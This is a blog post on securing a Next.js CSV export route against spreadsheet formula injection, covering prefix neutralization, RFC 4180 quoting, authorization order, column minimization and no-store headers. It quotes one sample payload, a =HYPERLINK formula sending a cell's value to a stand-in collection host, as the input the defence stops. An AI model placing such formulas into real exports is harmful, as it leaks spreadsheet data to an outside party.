
To prevent CSV injection in Next.js, treat an export as executable input for another application. The dangerous request is not the download itself. It is the moment Excel, LibreOffice, or Google Sheets opens an attacker-controlled cell beginning with =, +, -, @, a tab, or a carriage return.

This site has a real newsletter export route, so the design is testable end to end. The route authenticates before querying Cloudflare D1, omits the stored IP hash, neutralizes formulas, quotes CSV structure, emits a UTF-8 BOM with CRLF rows, and sends no-store and noindex headers. That extends the newsletter API contract from safe collection to safe extraction.
Key takeaways
- CSV quoting and formula neutralization are separate protections.
- Apply formula protection to every untrusted cell, not only the email column.
- A Route Handler must perform its own authorization; a parent layout does not wrap the HTTP endpoint.
- Export only fields the recipient needs, even when other fields are hashed.
- Private downloads need explicit content, disposition, cache, and indexing headers.
Prevent CSV injection Next.js at the spreadsheet boundary
OWASP defines CSV injection as untrusted input embedded in a CSV file and interpreted as a spreadsheet formula. A public newsletter form is enough to reach that boundary. An address such as the following is unusual but syntactically storable as text:
=HYPERLINK("https://example.invalid/collect?x="&A2,"Open report")@example.com
If the export serializes that value unchanged, the administrator who opens the file turns stored text into a formula. What the formula can do depends on the spreadsheet and its security settings, but the route should not rely on a warning dialog as its boundary.
The local check:csv-export suite tests all six guarded prefixes, embedded commas, quotes, newlines, nulls, authentication order, response headers, CRLF output, the BOM, and exclusion of ip_hash. Five guard groups pass against the repository’s live route as of October 18, 2026.
Neutralize formulas before quoting fields
Start with a function that changes only values carrying a spreadsheet trigger:
function neutraliseFormula(value: string): string {
  return /^[=+\-@\t\r]/.test(value) ? `'${value}` : value;
}
The leading single quote tells common spreadsheet programs to display the cell as text. Normal email addresses remain byte-for-byte unchanged. Formula-like strings remain readable to an administrator, but they no longer begin with a formula operator.
This is a display-oriented policy, not a universal interchange guarantee. OWASP notes that spreadsheet behavior varies and that no single sanitization strategy fits every application and downstream consumer. If the export will be ingested programmatically, define and document the escaping contract with that consumer. For a human-facing administrative download, neutralizing the formula prefix is the appropriate boundary.
Apply the check before structural quoting. Quoting first and then looking at the serialized string sees "=...", whose first character is a double quote; the dangerous value is now hidden from a naive prefix test.
Quote CSV structure separately
Formula protection does not make a valid CSV row. A source value can include a comma, a quote, or a newline and shift subsequent columns unless it follows the conventional CSV escaping rules documented in RFC 4180.
function csvField(value: string | number | null): string {
  if (value === null) return "";

  const text = neutraliseFormula(String(value));
  if (/[",\r\n]/.test(text)) {
    return `"${text.replace(/"/g, '""')}"`;
  }
  return text;
}
The order is important:
- 1. Convert the scalar to text.
- 2. Neutralize formula prefixes in the underlying value.
- 3. Double every literal double quote.
- 4. Wrap the field when it contains a comma, quote, carriage return, or newline.
Given a,"b" followed by a newline and c, the function produces a single quoted field with the internal quotes doubled. The newline stays inside the field rather than creating a new subscriber row.
Wrapping every field unconditionally is also valid CSV, but it still does not neutralize formulas. The two controls protect different grammars: RFC 4180 protects the file; the prefix policy protects the spreadsheet interpreter.
Authorize before touching the database
A secure CSV download Route Handler cannot rely on app/admin/layout.tsx. Layouts render UI; Route Handlers answer direct HTTP requests and do not pass through that layout. The export therefore repeats the server-side session check:
export async function GET(request: Request): Promise<Response> {
  if (!(await hasAdminSession())) {
    return NextResponse.redirect(new URL("/admin/login", request.url));
  }

  if (!isD1Configured()) {
    return new NextResponse("Export unavailable.", { status: 503 });
  }

  const subscribers = await exportSubscribers();
  // serialize only after authorization and a successful query
}

The order prevents an unauthenticated request from causing even a database read. This is defense in depth beside the Edge middleware authentication contract, not a replacement for it. The route remains safe if middleware matching changes, a preview deployment behaves differently, or the endpoint is invoked directly.
Keep failure responses plain and small. A D1 error belongs in server logs; returning its message can expose endpoint details or query structure. The route maps missing configuration to 503 and query failure to 500 without returning the internal exception.
Exclude fields that do not belong in a file
This application stores a keyed hash of the subscriber IP for abuse control. The hash is not reversible, but that does not make it useful in an email-marketing export. The data access function deliberately selects only:
id,email,status,source,created_at_utc
ip_hash is absent at the query boundary, not deleted after serialization. That matters because a later refactor cannot accidentally add it to a generic object-to-CSV loop.
Data minimization also limits incident impact. CSV files get attached to messages, copied into shared drives, and imported into tools with different access policies. Every unnecessary column expands the number of facts that leave the controlled database.
The same reasoning applies to soft-deleted records, internal notes, suppression reasons, and raw request metadata. A field can be legitimate in production storage and illegitimate in a portable file.
Send a private download response
The response completes the nextjs csv export security contract:
return new NextResponse(toCsv(subscribers), {
  headers: {
    "Content-Type": "text/csv; charset=utf-8",
    "Content-Disposition":
      `attachment; filename="devventa-subscribers-${stamp}.csv"`,
    "Cache-Control": "no-store, max-age=0, must-revalidate",
    "X-Robots-Tag": "noindex, nofollow",
  },
});
Each header has one job:
text/csv; charset=utf-8identifies the format and encoding.Content-Disposition: attachmentasks the browser to download rather than render the response.- A date-stamped, fixed-pattern filename helps operators distinguish exports without reflecting user input into a header.
no-storeprevents browsers, proxies, and CDNs from retaining private rows.X-Robots-Tagmakes the indexing policy explicit even behind authentication.
The body begins with a UTF-8 BOM and joins rows with \r\n. RFC 4180 documents CRLF records; the BOM helps Excel on Windows choose UTF-8 instead of a legacy code page. The file ends with one final CRLF so command-line and spreadsheet readers see a complete last record.
Test the hostile cells, not just the happy path
A test containing alice@example.com proves almost nothing. Our guard suite starts with the values the boundary exists to stop:
npm run check:csv-export
# [ok] six spreadsheet-trigger prefixes are neutralised
# [ok] RFC 4180 delimiters, quotes, newlines, and nulls serialize safely
# [ok] authorization precedes the database export
# [ok] download, encoding, cache, and indexing headers are explicit
# [ok] UTF-8 BOM + CRLF are stable and ip_hash is excluded
The fixture includes =, +, -, @, tab, and carriage return prefixes. It also asserts that a safe email stays unchanged; an escape function that corrupts every cell is not secure merely because it stops formulas.
The static integration checks are equally important. A perfect csvField helper does not protect a route that calls exportSubscribers() before authentication or returns the finished file with public caching. Security here is the composition of value handling, query scope, execution order, and response policy.
Common Next.js CSV export mistakes
- Quoting fields and assuming formulas are safe. Quotes preserve structure; they do not stop spreadsheet evaluation.
- Checking only
=. Plus, minus, at-sign, tab, and carriage return also need a policy. - Escaping after serialization. Inspect the original cell value before CSV wrapper quotes hide its prefix.
- Trusting the admin layout. A direct Route Handler request does not run the parent layout guard.
- Selecting every database column. Hashed abuse data still does not belong in a portable marketing file.
- Using a public cache policy. A CDN must never retain a subscriber export.
- Reflecting a requested filename. Keep
Content-Dispositionfilenames server-generated to avoid header problems. - Testing only ordinary addresses. Tests should begin with hostile prefixes and embedded CSV delimiters.
Conclusion: treat the export as code
CSV is a simple transport format connected to a complicated interpreter. Secure it at both layers: neutralize formula-like values for the spreadsheet, then apply correct field quoting for CSV. Put authorization before the query, minimize the selected columns, and mark the response as a private download that must not be cached or indexed.
Those choices turn an export from “join rows with commas” into a small, explicit security boundary. The implementation stays under a page of code, and the five guard groups make every important property cheaper to preserve than to rediscover after an incident.
Frequently asked questions
What is CSV formula injection?
Does wrapping every CSV field in double quotes prevent formula injection?
Should a CSV download route use no-store?
Why add a UTF-8 BOM to a CSV file?

Muhammad Kashif
Founder and editor of Devventa, covering AI coding assistants, Next.js and the modern AI development stack.